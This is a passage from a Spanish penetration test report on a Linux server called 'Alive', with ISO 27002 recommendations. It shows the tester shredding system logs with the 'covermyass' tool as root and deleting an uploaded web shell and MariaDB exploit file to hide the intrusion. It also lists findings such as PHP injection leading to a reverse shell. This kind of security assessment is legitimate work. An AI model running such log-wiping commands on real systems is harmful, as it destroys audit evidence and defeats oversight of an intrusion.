192.168.22.4 - - [12/Mar/2024:18:28:53 +0100] "GET /tmp/ HTTP/1.1" 200
(X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.22.4 - - [12/Mar/2024:18:34:59 +0100] "GET / HTTP/1.1" 200
; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.22.4 - - [12/Mar/2024:18:35:01 +0100] "POST / HTTP/1.1" 200
0/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.22.4 - - [12/Mar/2024:18:35:10 +0100] "GET /tmp/ HTTP/1.1" 200
(X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.22.4 - - [12/Mar/2024:18:46:25 +0100] "GET /tmp/shell.php H
192.168.22.10/tmp/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.22.4 - - [12/Mar/2024:18:46:26 +0100] "GET /favicon.ico HTTP/1.1" 200
2.168.22.10/tmp/shell.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

Ilustración 60 - REGISTRO DE ACCESO Y PETICIONES A SERVIDOR APACHE

Usamos el programa covermyass para borrar las huellas de forma eficaz



The screenshot shows a GitHub repository page for 'covermyass' under the 'sundowndev' user. The repository has 5 issues, 1 branch, and 8 tags. The commit history shows 109 commits, with the most recent being 'docs: readme' by 'fec4de7' last year. There are also commits in the '.github' and 'bin' directories.

Ilustración 61 - VISTA GENERAL DE REPOSITORIO GITHUB 'COVERMYASS'

Mediante un servidor de python lo pasamos de nuestra máquina a la máquina explotada y lo ejecutamos para escanear los archivos que contienen registro en la máquina

```
root@alive:/var/www/html/tmp# ./covermyass
Loaded known log files for linux
Scanning file system ...

Found the following files
/var/log/wtmp (149.8 kB, -rw-rw-r--)
/var/log/lastlog (292 B, -rw-rw-r--)
/var/log/daemon.log (279.5 kB, -rw-r-----)
/var/log/kern.log (514.1 kB, -rw-r-----)
/var/log/syslog (802.3 kB, -rw-r-----)
/var/log/messages (514.9 kB, -rw-r-----)
/var/log/btmp (768 B, -rw-rw-----)
/var/log/auth.log (150.2 kB, -rw-r-----)
/var/log/btmp.1 (671.2 kB, -rw-rw-----)
/var/log/audit/audit.log (105.3 kB, -rw-r-----)
/var/log/apache2/access.log (4.8 kB, -rw-r--r--)
/root/.bash_history (0 B, Dcrw-rw-rw-)

Summary
Found 12 files (12 read-write, 0 read-only) in 1ms
root@alive:/var/www/html/tmp#
```

Ilustración 62 - RESUMEN DE ESCANEOS DE ARCHIVOS DE REGISTRO EN SISTEMA LINUX

Y tras el escaneo ejecutamos un comando para cifrar dichos archivos

```
root@alive:/var/www/html/tmp# ./covermyass --write -n 100
Loaded known log files for linux
Scanning file system ...

Found the following files
/var/log/lastlog (292 B, -rw-rw-r--)
/var/log/btmp (768 B, -rw-rw---)
/var/log/btmp.1 (671.2 kB, -rw-rw---)
/var/log/audit/audit.log (105.3 kB, -rw-rw---)
/var/log/auth.log (150.2 kB, -rw-rw---)
/var/log/daemon.log (279.5 kB, -rw-rw---)
/var/log/kern.log (514.1 kB, -rw-rw---)
/var/log/syslog (802.3 kB, -rw-rw---)
/var/log/messages (514.9 kB, -rw-rw---)
/var/log/wtmp (149.8 kB, -rw-rw-r--)
/var/log/apache2/access.log (4.8 kB, -rw-r--r--)
/root/.bash_history (0 B, Dcrw-rw-rw-)

Summary
Found 12 files (12 read-write, 0 read-only) in 4ms

⌘ Shredding files ... (304 MB, 20 MB/s) [14s]

Successfully shredded 12 files 100 times
root@alive:/var/www/html/tmp# █
```

Ilustración 63 - ELIMINACIÓN SEGURA DE ARCHIVOS DE REGISTRO EN SISTEMA LINUX

Verificamos que los archivos se han cifrado y no se pueden leer por lo que toda la información sobre nuestra intrusión ha sido eliminada

```
root@alive:/# cat /var/log/auth.log
***p T^***je*bb*(K`'`*F***$**Dv%*w***)***4***U***3*B*A*e,2*[**
***o*ÿ*bi60*/***6**g***'**N`*
***^*hD*J*LCX*o***4*****tsD***At**A*P#J~h8i***{q*x**P_****iF*%   **:[*N,*x***u]eTJ**T
***K'*X* }-w*o***p*W*o***yW*o
***h:***/*,!/*^***m*$==E~*'**Q**}{***m***~*kpal9*DB%***=n*Zz*v*T***~***j#***d8***p@***_3
EYf(W*****S9*Q,*Hkp*uBr**T*c*Oo*****{*}*****{*}
                                         *E*}*)*****6o(*U****F**>d2*****a"**R0*6
*V*htKX#*z0W*2*\*(B****|*#h****q**S*5**p*
                                         OSa**s*3*Lu*u*0Y's**4:at**K*h8QJ**` ,m***nX***[C
n8*y**T*3      ***4***5***af*U**N*/6Bd\***-n***Xj*y* ***$7***C4/ÆsR**?***=9*  ***D*\***w***
***&***      ***2!***X*****9'm~***x*J*;*l***i_****"**咀 ***8*btnM}*b* "ec* *** y**^>1*E***+***P*V*t*-
=***. : ***KU~***gun***{*F"e*****X
                                         *ov)Br***((w*****lb*5*~*v***G*****E>***M*\..y*P*7*->k******_A*
*q***5-*A*****S**"**;*j%*8*$***LY**{*J"**=7*CG***?Mr***/AT***&*****_Ze*p'******
                                         ***      rñ*)
>*1*m***z4*.aA$*c***w*wd***v*x***9***3\x*K*****ü&/*-n*n/U***H*****n_z`*Al***&dV[****)++~w***c***d*U,
*uW***W*o***4*y*N6y?***E*
U**}={l@**D:|*\!F
                                         *5g)*BM 0*** YA~J*yd*4**^*\@*z*** )*#*1{s*sqh*W*****T*** *Y*****vn*`*HE*at*
***z'**|*S*****p*  *VN<*e"J}*jTE*$***b*Fp
*G.J*F***|*I*~
***^Q*VHR2**8e*6'**
***M**&hR*#pK**?br*B9R*wjM*****J*****0j*5*n*****uh*!
                                         *0 ;sFw*****[****7***}***o|*****(*4Ci*H<
***1***3***/n***7***v0*le*Te*v*o***1***5***e***1***Kc6Sed*
```

Ilustración 64 - VISUALIZACIÓN DE ARCHIVO DE REGISTRO /VAR/LOG/AUTH.LOG TRAS ELIMINACIÓN SEGURA

Por último eliminamos todos los archivos que hemos subido a la máquina atacada para borrar indicios de cómo hemos hecho el procedimiento

```
root@alive:/var/www/html/tmp# ls  
covermyass  
root@alive:/var/www/html/tmp# rm covermyass  
root@alive:/var/www/html/tmp#
```

Ilustración 65 – COMANDO PARA ELIMINAR EL DIRECTORIO 'COVERMYASS' EN LINUX.

```
root@alive:/var/www/html/tmp# ls  
ls  
CVE-2021-27928.so shell.php  
root@alive:/var/www/html/tmp# rm CVE-2021-27928.so  
rm CVE-2021-27928.so  
root@alive:/var/www/html/tmp# rm shell.php  
rm shell.php  
root@alive:/var/www/html/tmp# ls  
ls  
root@alive:/var/www/html/tmp# █
```

Ilustración 66 - ELIMINACION DE ARCHIVOS MALICIOSOS

9.7. Principales hallazgos técnicos:

- **Uso indebido de la función shell_exec() en PHP:** Se encontró que un fragmento de código PHP utiliza la función shell_exec() para ejecutar comandos en el shell del sistema, lo cual permite la ejecución de código arbitrario. GRAVEDAD: **CRÍTICA**
- **Explotación de la versión vulnerable del servidor MariaDB:** Se identificaron vulnerabilidades en la versión del servidor MariaDB, permitiendo el uso de exploits para obtener control total sobre el sistema. GRAVEDAD: **CRÍTICA**
- **Inyección de código PHP mediante solicitud POST:** Se identificó que, al aceptar una URL a través de una solicitud POST y luego realizar una llamada curl a esa URL, es posible realizar una inyección de código PHP para abrir una shell inversa y conectarse a un usuario de la máquina. GRAVEDAD: **ALTA**
- **Explotación de archivos temporales y configuración del servidor:** Se pudo modificar la configuración del servidor y ejecutar una shell reversa inyectando y ejecutando código PHP malicioso a través de un servidor HTTP. GRAVEDAD: **ALTA**
- **Acceso no autorizado a la base de datos MySQL:** Se encontró información hardcodeada dentro del archivo index.php, permitiendo el acceso no autorizado a la base de datos y la visualización de contraseñas hasheadas. GRAVEDAD: **ALTA**

Teniendo en cuenta los resultados de la prueba y los niveles de riesgo asociados a cada uno de los hallazgos documentados, CyberSentinel considera que el servidor de Alive presenta un riesgo de nivel CRÍTICO debido a las posibles vías de ataque y acciones que podrían ser aprovechadas por actores maliciosos para comprometer y/o controlar los recursos dentro de su sistema. Las vulnerabilidades críticas identificadas, como el uso indebido de la función shell_exec() y las fallas de seguridad en la configuración del servidor, permiten la ejecución de código arbitrario y el acceso no autorizado a información confidencial. La explotación de la versión vulnerable del servidor MariaDB amplifica aún más el nivel de riesgo, ofreciendo a los atacantes la posibilidad de obtener control total sobre el sistema.

10. CONCLUSIONES

En conclusión, tras el análisis exhaustivo de la máquina virtual Linux mediante una evaluación de pentesting, **se han identificado múltiples vulnerabilidades críticas que representan un riesgo inminente para la seguridad del sistema**. Los hallazgos revelan la presencia de amenazas significativas, **desde la ejecución de código arbitrario hasta el acceso no autorizado a información confidencial y el potencial control total sobre el sistema**.

La evaluación destaca la urgencia de abordar los riesgos asociados a cada vulnerabilidad de manera prioritaria y exhaustiva. Las recomendaciones propuestas se enfocan en la **eliminación segura de información innecesaria, la restricción del uso de programas de utilidad, la monitorización y filtrado de archivos que se puedan subir mediante la web, la gestión adecuada de los derechos de acceso privilegiados y la implementación de protección contra malware**.

Además, se sugiere seguir las directrices y controles de la norma **ISO 27002** para garantizar un marco de seguridad robusto y mantener el cumplimiento de las mejores prácticas de seguridad.

Al implementar estas **medidas de mitigación y seguir las pautas recomendadas**, se **fortalecerá significativamente la postura de seguridad del sistema evaluado y reducir la exposición a futuros ataques cibernéticos**. Es fundamental abordar estas vulnerabilidades de manera proactiva para salvaguardar la integridad, confidencialidad y disponibilidad de los recursos del sistema y mitigar los riesgos asociados con las debilidades identificadas durante la evaluación de pentesting.

11. RECOMENDACIONES

5.3 Segregación de tareas

Control

Las funciones y áreas de responsabilidad en conflicto deberían segregarse.

Propósito

Reducir el riesgo de fraude, error y elusión de los controles de seguridad de la información.

Orientación

La segregación de tareas y áreas de responsabilidad tiene como objetivo separar las tareas conflictivas entre diferentes personas para evitar que una persona ejecute por sí misma posibles deberes contradictorios.

La organización debería determinar qué tareas y áreas de responsabilidad tiene que ser segregadas.

- a) iniciar, aprobar y ejecutar un cambio;
- b) solicitar, aprobar y aplicar los derechos de acceso;
- c) diseño, implementación y revisión de código;
- d) desarrollo de software y administración de sistemas de producción;
- e) uso y administración de aplicaciones;
- f) uso de aplicaciones y administración de bases de datos;
- g) diseñar, auditar y garantizar los controles de seguridad de la información.

La posibilidad de colusión debería ser tenida en cuenta al diseñar los controles de segregación. Las organizaciones pequeñas pueden considerar que la segregación de tareas es difícil de conseguir, pero el principio debería aplicarse en la medida en que sea posible y practicable. Cuando la segregación sea difícil, se deberían considerar otros

controles como la monitorización de actividades, los registros de auditoría y la supervisión por la dirección.

Al utilizar sistemas de control de acceso basados en roles, se debería tener cuidado de que no se concedan a las personas roles conflictivos. Cuando hay un gran número de roles, la organización debería considerar el uso de herramientas automatizadas para identificar conflictos y facilitar su eliminación. Los roles deberían ser cuidadosamente definidos y aprovisionados para minimizar los problemas de acceso si un rol es eliminado o reasignado.

Información adicional

Ninguna información adicional.

5.14 Transferencia de la información

Control

Deberían existir reglas, procedimientos o acuerdos de transferencia de información para todos los tipos de medios de transferencia dentro de la organización y entre la organización y otras partes interesadas.

Propósito

Mantener la seguridad de la información transferida dentro de una organización y a cualquier otra parte externa interesada.

Orientación

La organización debería establecer y comunicar una política específica sobre la transferencia de información a todas las partes interesadas. Las normas, procedimientos y acuerdos para proteger la información en tránsito deberían reflejar la clasificación de la información en cuestión. Cuando la información se transfiera entre la organización y terceros, se deberían establecer y mantener acuerdos de transferencia (incluyendo la autenticación del destinatario) para proteger la información en todas sus formas en tránsito (véase 5.10).

La transferencia de información puede realizarse por medios electrónicos, físicos o verbales.

Para todos los tipos de transferencias de información, las normas, procedimientos y acuerdos deberían incluir:

- a) controles diseñados para proteger la información transferida de la interceptación, acceso no autorizado, copia, modificación, desvío, destrucción y denegación de servicio, incluyendo niveles de control de acceso acordes con la clasificación de la información que se trate y cualesquiera controles especiales que se requieran para proteger la información sensible, como el uso de técnicas criptográficas (véase 8.24);
- b) controles para garantizar la trazabilidad y el no repudio, incluyendo el mantenimiento de una cadena de custodia de la información mientras está en tránsito;
- c) la identificación de los contactos apropiados relacionados con la transferencia, incluyendo los titulares de la información, del riesgo, los responsables de seguridad y los custodios de la información, según proceda;
- d) responsabilidades y obligaciones en caso de incidentes relacionados con la seguridad de la información, como la pérdida de soportes físicos de almacenamiento o de datos;

- e) el uso de un sistema de etiquetado acordado para la información sensible o crítica, que garantice que el significado de las etiquetas se entiende inmediatamente y que la información está debidamente protegida (véase 5.13);
- f) un servicio de transferencia fiable y disponible;
- g) una política específica sobre el uso aceptable de los servicios de transferencia de información (véase 5.10);
- h) directrices de conservación y eliminación de todos los registros empresariales, incluidos los mensajes;
- i) la consideración de cualquier otro requisito legal, estatutario, reglamentario y contractual pertinente (véanse 5.31, 5.32, 5.33, 5.34) relacionado con la transferencia de información (por ejemplo, requisitos de firma electrónica).

Transferencia electrónica

Las normas, procedimientos y acuerdos también deberían considerar los siguientes aspectos a la hora de utilizar los medios de comunicación electrónicos para la transferencia de información:

- a) detección y protección contra código dañino que pueda transmitirse mediante el uso de comunicaciones electrónicas (véase 8.7);
- b) protección de la información electrónica sensible comunicada en forma de archivo adjunto;
- c) prevención del envío de documentos y mensajes a una dirección o número erróneos;
- d) obtención de aprobación antes de utilizar servicios públicos externos como mensajería instantánea, redes sociales, intercambio de archivos o almacenamiento en la nube;
- e) niveles de autenticación más estrictos al transferir información a través de redes de acceso público;
- f) restricciones asociadas a los servicios de comunicación electrónica (por ejemplo, impedir el reenvío automático del correo electrónico a direcciones de correo externas);
- g) aconsejar al personal y a otras partes interesadas de que no envíen SMS o mensajes instantáneos con información crítica, ya que puede ser leída en lugares públicos (y, por tanto, por personas no autorizadas) o almacenada en dispositivos no protegidos adecuadamente;

h) advertir al personal y a otras partes interesadas sobre los problemas que plantea la utilización de máquinas o servicios de fax, concretamente:

el acceso no autorizado a los almacenes de mensajes integrados para la recuperación de mensajes;

programación deliberada o accidental de las máquinas para enviar mensajes a números específicos.

Transferencia de soportes físicos de almacenamiento

Cuando se transfieran soportes físicos de almacenamiento (incluido el papel), las normas, procedimientos y acuerdos deberían incluir:

- a) responsabilidades para el control y notificación de la transmisión, envío y recepción;
- b) garantizar el correcto direccionamiento y transporte del mensaje;
- c) embalajes que protejan el contenido de cualquier daño físico que pueda producirse durante el transporte y de conformidad con las especificaciones de los fabricantes, por ejemplo, protegiéndolo de cualquier factor ambiental que pueda reducir la eficacia de los medios de almacenamiento de restauración, como la exposición al calor, la humedad o los campos electromagnéticos; utilizando normas técnicas mínimas para el embalaje y la transmisión (por ejemplo, el uso de sobres opacos);
- d) una lista de mensajeros fiables autorizados aprobada por la dirección;
- e) normas de identificación del mensajero;
- f) en función del nivel de clasificación de la información contenida en los soportes de almacenamiento que vaya a transportarse, utilizar controles a prueba de manipulaciones (por ejemplo, bolsas, contenedores);
- g) procedimientos para verificar la identificación de los mensajeros;
- h) lista aprobada de terceros que prestan servicios de transporte o mensajería en función de la clasificación de la información;
- i) un mantenimiento de registros para identificar el contenido de los soportes de almacenamiento, la protección aplicada, así como registrar la lista de destinatarios autorizados, las horas de transferencia a los custodios de tránsito y de recepción en el lugar de destino.

Transferencia verbal

Para proteger la transferencia verbal de información, debería recordarse al personal y a otras partes interesadas que deberían:

- a) no mantener conversaciones verbales confidenciales en lugares públicos o a través de canales de comunicación inseguros, ya que pueden ser escuchadas por personas no autorizadas;
- b) no dejar mensajes que contengan información confidencial en contestadores automáticos o mensajes de voz, ya que pueden ser reproducidos por personas no autorizadas, almacenados en sistemas compartidos o almacenados incorrectamente como resultado de una marcación errónea;
- c) reproducir a un nivel adecuado que permita escuchar la conversación;
- d) asegurar la aplicación de los controles adecuados en la sala (por ejemplo, insonorización, puerta cerrada);
- e) iniciar las conversaciones confidenciales con un descargo de responsabilidad para que los presentes conozcan el nivel de clasificación y los requisitos de tratamiento de lo que van a escuchar.

Información adicional

Ninguna información adicional.

5.15 Control de Acceso

Control

Se deberían establecer e implementar reglas de control de acceso físico y lógico a la información y a otros activos asociados, basadas en los requisitos de negocio y de seguridad de la información.

Propósito

Garantizar el acceso autorizado y evitar el acceso no autorizado a la información y a otros activos asociados.

Orientación

Los propietarios de la información y otros activos asociados deberían determinar la seguridad de la información y los requisitos de negocio relacionados con el control de acceso. Debería definirse una política específica de control de acceso que tenga en cuenta estos requisitos y comunicarse a todas las partes interesadas relevantes.

Estos requisitos y la política específica del tema deberían tener en consideración lo siguiente:

- a) determinar qué tipo de acceso a la información y a otros activos asociados requiere cada entidad;
- b) la seguridad de las aplicaciones (véase 8.26);
- c) el acceso físico, que tiene que estar respaldado por controles físicos de entrada adecuados (véanse 7.2, 7.3 y 7.4);
- d) la diseminación y autorización de la información (por ejemplo, el principio “algo que sabes”) y los niveles de seguridad y de clasificación de la información (véanse 5.10, 5.12 y 5.13);
- e) las restricciones al acceso privilegiado (véase 8.2);
- f) la segregación de funciones (véase 5.3);
- g) la legislación y normativas aplicables y cualquier obligación contractual relativa a la limitación de acceso a datos o servicios (véanse 5.31, 5.32, 5.33, 5.34 y 8.3);
- h) la segregación de funciones en el control de acceso (por ejemplo, la petición de acceso, la autorización de acceso, la administración de acceso);
- i) la autorización formal de las peticiones de acceso (véanse 5.16 y 5.18);
- j) la gestión de los derechos de acceso (véase 5.18);
- k) el registro (véase 8.15).

Las reglas de control de acceso deberían implementarse definiendo y asignando los derechos y restricciones de acceso adecuados a las entidades pertinentes (véase 5.16). Una entidad puede representar tanto a un usuario humano como a un elemento técnico o lógico (por ejemplo, una máquina, un dispositivo o un servicio). Para simplificar la gestión del control de acceso, se pueden asignar funciones específicas a grupos de entidades.

A la hora de definir y aplicar las reglas de control de acceso se debería tener en consideración lo siguiente:

- a) la homogeneidad entre los derechos de acceso y la clasificación de la información;
- b) la homogeneidad entre los derechos de acceso y las necesidades y requisitos de seguridad del perímetro físico;

- c) considerar todos los tipos de conexiones disponibles en los entornos distribuidos para que las entidades sólo tengan acceso a la información y a otros activos asociados, incluidas las redes y los servicios de red, que estén autorizadas a utilizar;
- d) considerar cómo se pueden reflejar los elementos o factores relevantes para el control de acceso dinámico.

Información adicional

A menudo se utilizan principios generales en el contexto del control de acceso. Dos de los principios más utilizados son:

- a) "algo que sabes": sólo se da acceso a aquella información necesaria para la entidad para realizar las tareas (diferentes tareas o roles recogen diferentes 'necesidades de conocer' y por tanto diferentes perfiles de acceso);
- b) "algo que necesitas": sólo se asigna a una entidad el acceso a la infraestructura de tecnología de la información en los casos en que existe una necesidad clara.

Se debería tener cuidado al especificar las reglas de control de acceso, considerando:

- a) el establecimiento de reglas basadas en la premisa del menor privilegio, "Todo está prohibido a no ser que se permita expresamente" en vez de la regla más débil "Todo está permitido a no ser que se prohíba expresamente";
- b) los cambios en el etiquetado de la información (véase 5.13) realizados automáticamente por las instalaciones de tratamiento de la información y los iniciados a discreción del usuario;
- c) los cambios en los permisos de usuarios iniciados automáticamente por el sistema de información y aquellos iniciados por un administrador;
- d) cuando definir y revisar periódicamente la aprobación.

Las reglas de control de acceso deberían estar recogidas en procedimientos documentados (véase 5.16, 5.17, 5.18, 8.2, 8.3, 8.4, 8.5, 8.18) y las responsabilidades deberían estar definidas (véase 5.2, 5.17).

Hay varias formas de implementar el control de acceso, como MAC (control de acceso obligatorio), DAC (control de acceso discrecional), RBAC (control de acceso basado en roles) y ABAC (control de acceso basado en atributos).

Las reglas de control de acceso también pueden contener elementos dinámicos (por ejemplo, una función que evalúa los accesos anteriores o valores específicos del entorno). Las reglas de control de acceso se pueden implementar con distinta granularidad, desde la cobertura total de redes o sistemas hasta campos de datos específicos, y también pueden tener en consideración propiedades como la ubicación

del usuario o el tipo de conexión de red que se utiliza para el acceso. Estos principios y la forma en que se define el control de acceso granular pueden tener un impacto significativo en los costes. Unas reglas más estrictas y una mayor granularidad suelen suponer un mayor coste. Los requisitos de negocio y las consideraciones de riesgo se deberían utilizar para definir qué reglas de control de acceso se aplican y qué granularidad se requiere.

8.2 Gestión de privilegios de acceso

Control

La asignación y el uso de derechos de acceso privilegiados deben restringirse y gestionarse.

Propósito

Para garantizar que solo los usuarios autorizados, los componentes de software y los servicios reciban derechos de acceso privilegiados.

Orientación

La asignación de derechos de acceso privilegiados debe controlarse a través de un proceso de autorización de acuerdo con la política específica del tema pertinente sobre el control de acceso. Se debe tener en cuenta lo siguiente:

- a) identificar a los usuarios que necesitan derechos de acceso privilegiados para cada sistema o proceso (por ejemplo, sistemas operativos, sistemas de gestión de bases de datos y aplicaciones);
- b) asignar derechos de acceso privilegiados a los usuarios según sea necesario y evento por evento en línea con la política específica del tema sobre control de acceso (es decir, solo para personas con la competencia necesaria para llevar a cabo actividades que requieran acceso privilegiado y basadas en el requisito mínimo para sus funciones funcionales);
- c) mantener un proceso de autorización (es decir, determinar quién puede aprobar los derechos de acceso privilegiados, o no otorgar derechos de acceso privilegiados hasta que se complete el proceso de autorización) y un registro de todos los privilegios asignados;
- d) definir e implementar los requisitos para la expiración de los derechos de acceso privilegiados;

- e) tomar medidas para garantizar que los usuarios sean conscientes de sus derechos de acceso privilegiados y cuándo están en modo de acceso privilegiado. Las posibles medidas incluyen el uso de identidades de usuario específicas, configuraciones de interfaz de usuario o incluso equipos específicos;
- f) los requisitos de autenticación para los derechos de acceso privilegiados pueden ser más altos que los requisitos para los derechos de acceso normales. La reautenticación o la intensificación de la autenticación puede ser necesaria antes de trabajar con derechos de acceso privilegiados;
- g) regularmente, y después de cualquier cambio organizativo, revisar a los usuarios que trabajan con derechos de acceso privilegiados para verificar si sus deberes, funciones, responsabilidades y competencias aún los califican para trabajar con derechos de acceso privilegiados;
- h) establecer reglas específicas para evitar el uso de ID de usuario de administración genérica (como "root"), dependiendo de las capacidades de configuración de los sistemas. Administrar y proteger la información de autenticación de dichas identidades;
- i) otorgar acceso privilegiado temporal solo durante el período de tiempo necesario para implementar cambios o actividades aprobados (por ejemplo, para actividades de mantenimiento o algunos cambios críticos), en lugar de otorgar permanentemente derechos de acceso privilegiados. Esto a menudo se conoce como procedimiento de rotura de vidrio, y a menudo está automatizado por tecnologías de gestión de acceso de privilegios;
- j) registrar todo el acceso privilegiado a los sistemas con fines de auditoría;
- k) no compartir o vincular identidades con derechos de acceso privilegiados a varias personas, asignando a cada persona una identidad separada que permite asignar derechos de acceso privilegiados específicos. Las identidades se pueden agrupar (por ejemplo, definiendo un grupo de administradores) para simplificar la gestión de los derechos de acceso privilegiados;
- l) solo se utilizan identidades con derechos de acceso privilegiados para llevar a cabo tareas administrativas y no para tareas generales diarias [es decir, comprobar el correo electrónico, acceder a la web (los usuarios deben tener una identidad de red normal separada para estas actividades)].

Información Adicional

Los derechos de acceso privilegiados son los derechos de acceso proporcionados a una identidad, un rol o un proceso que permite la realización de actividades que los usuarios o procesos típicos no pueden realizar. Los roles de administrador del sistema suelen requerir derechos de acceso privilegiados. El uso inadecuado de los privilegios de administrador del sistema (cualquier característica o instalación de un sistema de información que permita al usuario anular los controles del sistema o de la aplicación) es un factor importante que contribuye a los fallos o infracciones de los sistemas. Se puede encontrar más información relacionada con la gestión del acceso y la gestión segura del acceso a la información y a los recursos de tecnologías de la información y las comunicaciones en ISO/IEC 29146.

8.3 Restricción del acceso a la información

Control

Se debería restringir el acceso a la información y otros activos relacionados, de acuerdo con las políticas específicas de control de acceso definidas.

Propósito

Garantizar únicamente el acceso autorizado y evitar el acceso no autorizado a la información y otros activos asociados.

Orientación

El acceso a la información y otros activos asociados debería restringirse de acuerdo con las políticas específicas establecidas. Para apoyar los requisitos de restricción de acceso debería considerarse lo siguiente:

- a) no permitir el acceso a información sensible por parte de identidades de usuario desconocidas o anónimas. El acceso público o anónimo solo debería concederse a las ubicaciones de almacenamiento que no contengan ninguna información confidencial;
- b) proporcionar mecanismos de configuración para controlar el acceso a la información en sistemas, aplicaciones y servicios;
- c) controlar a qué datos puede acceder un usuario concreto;
- d) controlar qué identidades o grupos de identidades tienen determinados accesos, como accesos de lectura, escritura, eliminación y ejecución;
- e) proporcionar controles de acceso físicos o lógicos para el aislamiento de aplicaciones, datos de aplicaciones o sistemas sensibles.

Además, se deberían considerar técnicas y procesos de gestión de acceso dinámico para proteger la información sensible que tiene un alto valor para la organización cuando la organización:

- a) necesita un control granular sobre quién puede acceder a dicha información durante qué período y de qué manera;
- b) quiere compartir dicha información con personas ajenas a la organización y mantener el control sobre quién puede acceder a ella;
- c) quiere gestionar dinámicamente, en tiempo real, el uso y la distribución de dicha información;
- d) quiere proteger dicha información contra cambios, copia y distribución no autorizados (incluida la impresión);
- e) quiere controlar el uso de la información;
- f) quiere registrar cualquier cambio en dicha información que tenga lugar en caso de que se requiera una investigación futura.

Las técnicas de gestión de acceso dinámico deberían proteger la información a lo largo de su ciclo de vida (es decir, creación, procesamiento, almacenamiento, transmisión y eliminación), incluyendo:

- a) establecer normas sobre la gestión del acceso dinámico basadas en casos de uso específicos teniendo en cuenta:
 - 1) conceder permisos de acceso en función de la identidad, del dispositivo, de la ubicación o de la aplicación;
 - 2) aprovechar el esquema de clasificación para determinar qué información debería protegerse con técnicas de gestión dinámica de acceso;
- b) establecer procesos operacionales, de supervisión y de elaboración de informes, así como infraestructura técnica de apoyo.

Los sistemas de gestión de acceso dinámico deberían proteger la información:

- a) exigiendo autenticación, credenciales adecuadas o un certificado para acceder a la información;
- b) restringiendo el acceso, por ejemplo, a un plazo determinado (por ejemplo, después de una fecha determinada o hasta una fecha determinada);

- c) utilizando el cifrado para proteger la información;
- d) definiendo los permisos de impresión de la información;
- e) registrando quién accede a la información y cómo se utiliza la información;
- f) emitiendo alertas si se detectan intentos de uso indebido de la información.

Información adicional

Las técnicas de gestión de acceso dinámico y otras tecnologías dinámicas de protección de la información pueden respaldar la protección de la información incluso cuando los datos se comparten más allá de la organización de origen, donde no se pueden aplicar los controles de acceso tradicionales. Se puede aplicar a documentos, correos electrónicos u otros archivos que contengan información para limitar quién puede acceder al contenido y de qué manera. Puede ser a nivel granular y adaptarse a lo largo del ciclo de vida de la información.

Las técnicas de gestión de acceso dinámico no reemplazan la gestión clásica del acceso [por ejemplo, utilizando listas de control de acceso (ACL)], pero pueden añadir más factores de condicionalidad, evaluación en tiempo real, reducción de datos justo a tiempo y otras mejoras que pueden ser útiles para la información más sensible. Así se proporciona una forma de controlar el acceso fuera del entorno de la organización. La respuesta a incidentes puede apoyarse en técnicas de gestión de acceso dinámico, ya que los permisos pueden modificarse o revocarse en cualquier momento.

Se proporciona información adicional sobre un marco para la gestión del acceso en la Norma ISO/IEC 29146.

8.5 Restricción del acceso a la información

Control

Las tecnologías y procedimientos de autenticación segura deberían implementarse en función de las restricciones de acceso a la información y la política específica sobre control de acceso.

Propósito

Garantizar que un usuario o una entidad esté autenticado de forma segura cuando se le concede acceso a los sistemas, aplicaciones y servicios.

Orientación

Debería elegirse una técnica de autenticación adecuada para justificar la identidad reivindicada de un usuario, software, mensajes y otras entidades.

La solidez de la autenticación debería ser adecuada de acuerdo con la clasificación de la información a la que se va a acceder. Cuando se requiera una autenticación y verificación de identidad sólidas, deberían utilizarse métodos de autenticación alternativos a las contraseñas, tales como certificados digitales, tarjetas inteligentes, dispositivos o medios biométricos.

La información de autenticación debería ir acompañada de factores de autenticación adicionales para acceder a los sistemas de información críticos (conocida también como autenticación multifactorial). El uso de una combinación de factores múltiples de autenticación, algo que sabes, algo que tienes y que eres, reduce las posibilidades de accesos no autorizados. La autenticación multifactorial se puede combinar con otras técnicas para requerir factores adicionales en circunstancias específicas, basadas en reglas y patrones predefinidos, como el acceso desde una ubicación inusual, a través de un dispositivo inusual o en un momento inusual.

La información utilizada para la autenticación biométrica debería invalidarse si alguna vez se ve comprometida. La autenticación biométrica puede no estar disponible

dependiendo de las condiciones de uso (por ejemplo, humedad o envejecimiento). Para anticiparse a estos problemas y estar preparados, la autenticación biométrica debería ir acompañada de, al menos, una técnica de autenticación alternativa.

El procedimiento para iniciar sesión en un sistema o aplicación debería diseñarse para minimizar el riesgo de acceso no autorizado. Los procedimientos y tecnologías de inicio de sesión deberían implementarse teniendo en cuenta lo siguiente:

- a) no mostrar información confidencial del sistema o de la aplicación hasta que el proceso de inicio de sesión se haya completado con éxito, para evitar proporcionar a un usuario no autorizado cualquier tipo de información innecesaria;
- b) mostrar un aviso general advirtiendo que el acceso al sistema, a la aplicación o al servicio solo debería ser efectuado por aquellos usuarios autorizados;
- c) no proporcionar mensajes de ayuda durante el procedimiento de inicio de sesión, que podrían brindar información importante a usuarios no autorizados (por ejemplo, si surge un error, el sistema no debería indicar qué parte de los datos introducidos son correctos o incorrectos);
- d) validar la información de inicio de sesión sólo cuando estén completos todos los datos de entrada requeridos;
- e) proteger el nombre de usuario y contraseña en el inicio de sesión, contra ataques de fuerza bruta [por ejemplo, utilizando una prueba de Turing pública completamente automatizada para diferenciar entre computadoras y humanos (CAPTCHA), requiriendo el restablecimiento de la contraseña después de un número predefinido de intentos fallidos o bloqueando al usuario después de un número máximo de errores al intentar iniciar sesión];
- f) registrar intentos fallidos y exitosos;
- g) generar un evento de seguridad si se detecta un posible intento de violación o bien una violación, exitosa de los controles de inicio de sesión (por ejemplo, enviar una alerta al usuario y a los administradores del sistema de la organización, cuando se ha alcanzado un determinado número de contraseñas incorrectas introducidas, al intentar iniciar sesión);

- h) enseñar o enviar la siguiente información mediante un canal de comunicación distinto, al iniciar correctamente la sesión:
- 1) fecha y hora del último inicio de sesión exitoso;
 - 2) detalles de cualquier intento de inicio de sesión fallido desde el último inicio de sesión exitoso;
